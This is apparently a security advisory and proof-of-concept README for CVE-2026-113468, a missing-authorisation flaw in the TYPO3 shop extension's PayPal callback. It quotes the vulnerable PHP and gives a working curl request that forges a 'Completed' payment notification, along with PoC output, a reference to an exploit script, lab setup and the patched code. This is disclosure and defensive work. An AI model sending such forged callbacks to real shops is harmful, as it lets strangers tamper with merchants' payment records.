 yuwkaaa/cve-2026-113468
forgeable PayPal payment callback in TYPO3 EXT:shop


callbackAction() is the endpoint PayPal posts payment notifications to. It takes
the order id from item_number and writes the whole POST body into that order's
callback_parameter field. Nothing proves the message came from PayPal: no
cmd=_notify-validate postback, no secret, no check of the amount or the receiver.
Any visitor can overwrite the stored payment record of an unpaid order.
| CVE | CVE-2026-113468 |
| Advisory | TYPO3-EXT-SA-2026-036, 2026-10-20 |
| Package | codingms/shop "TYPO3 Shop by coding.ms", 10,182 installs |
| Affected | < 4.9.4 · 5.0.0 – 5.21.0 · 6.0.0 – 6.2.0 |
| Fixed | 4.9.4 · 5.21.1 · 6.3.0 |
| CWE | CWE-862, Missing Authorization |
| CVSS 4.0 | 6.9 Medium, AV:N/AC:L/AT:N/PR:N/UI:N/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N |
| Tested on | TYPO3 13.4.34, PHP 8.4, shop 6.2.0 |
| Credit | Nguyen Le Thanh Nam |
Second CVE in the same advisory: CVE-2026-112071, unauthenticated order cancellation in the same controller.
Classes/Controller/BasketOrderController.php:1239, version 6.2.0:
$itemNumber = (int)($_POST['item_number'] ?? 0);
if ($itemNumber > 0) {
    //
    // Load related basket order
    $basketOrder = $this->basketOrderRepository->findByIdentifier($itemNumber);
    if ($basketOrder instanceof BasketOrder) {
        // But only if it's in prepared state
        if ($basketOrder->getStatus() === 'prepared') {
            ...
            // Write callback parameter into basket order
            $basketOrder->setCallbackParameter($this->jsonEncode($_POST, true));
            $this->basketOrderRepository->update($basketOrder);
            $this->persistenceManager->persistAll();
stripeCallbackAction(), twelve lines above in the same file, verifies its webhook
signature and returns 403 when it fails. The PayPal path has nothing equivalent.
callback_parameter is the shop's record of what the payment provider said about an
order, which is what a merchant reads when a payment is disputed. On an affected
version a stranger decides its contents.
Two conditions bound it: the target order must be in prepared state, and the page
must carry the BasketOrder plugin.
curl -X POST 'http://127.0.0.1:8081/' \
  --data 'tx_shop_basketorder[action]=callback' \
  --data 'tx_shop_basketorder[controller]=BasketOrder' \
  --data 'item_number=1' \
  --data 'payment_status=Completed' \
  --data 'mc_gross=999999.00' \
  --data '[email protected]'
[poc] FINDING 2  callbackAction(): unauthenticated write of attacker data into an order
        before:  order 1 callback_parameter length=0   order 2 length=0
        HTTP 200   order 1 callback_parameter length: 0 -> 236
[poc]   FIRED  an unauthenticated request wrote attacker-supplied data into the order

what the attacker stored on order 1: {
    "tx_shop_basketorder": {
        "action": "callback",
        "controller": "BasketOrder"
    },
    "item_number": "1",
    "payment_status": "Completed",
    "mc_gross": "999999.00",
    "receiver_email": "[email protected]"
}
Controls from the same run: order 2 is paid and nothing is written, and dropping
item_number writes nothing. Full output in
poc-transcript.txt.
exploit.py sends the same request against a host you own. Dry run by default:
python3 exploit.py http://shop.example/checkout --order 42 --fire
The response is HTTP 200 either way. Confirm by reading
tx_shop_domain_model_basketorder.callback_parameter.
After the write, callbackAction() forwards to orderAction() with
confirmed => true. Whether that finishes the order runs through
CodingMs\ShopPro\Service\Checkout\PayPalCheckoutCheckoutService, which ships in a separate
commercial extension that was not in the lab, so it was not tested. The order
stayed prepared in every run.

get.typo3.org/13/tar.gz, no Composer needed.shop from the released Packagist artefact, plus codingms/additional-tca and
codingms/modules.EXT:shop/Configuration/TypoScript/ in the root template.shop_basketorder content element on a page.tx_shop_domain_model_basketorder with status = 'prepared'.php -S, PHP intl loaded.Skip step 3 and every request returns 404, which looks like a site that is not vulnerable.
6.3.0 authenticates the notification before storing it:
if (!$this->isValidPayPalIpn($_POST, $basketOrder->getType())) {
    $this->log('callbackAction 6: PayPal IPN could not be verified!');
    $this->addFlashMessage('Unknown error! #4', 'Error:', ContextualFeedbackSeverity::ERROR);
    return new ForwardResponse('error');
}
isValidPayPalIpn() posts the payload back to PayPal and requires VERIFIED. A
verified message still only proves PayPal sent it, so isMatchingPayPalPayment()
then binds it to the order: payment_status must be Completed, the receiver must
match the configured payPalId, the currency must match, and mc_gross must equal
the order total to the cent. Both refuse when the configuration is missing.
Order finalisation moved behind BasketOrderHmacService, which signs the order uid
with the site encryptionKey. Full diff in
fix-6.2.0-to-6.3.0.diff, taken from the released 6.3.0
artefact. That patch was read only; the PoC was not re-run against it.
Reported to [email protected]. Fixed versions by Thomas Deuling (coding.ms), advisory by Torben Hansen (TYPO3 Security Team).
For testing systems you own or are authorised to test.







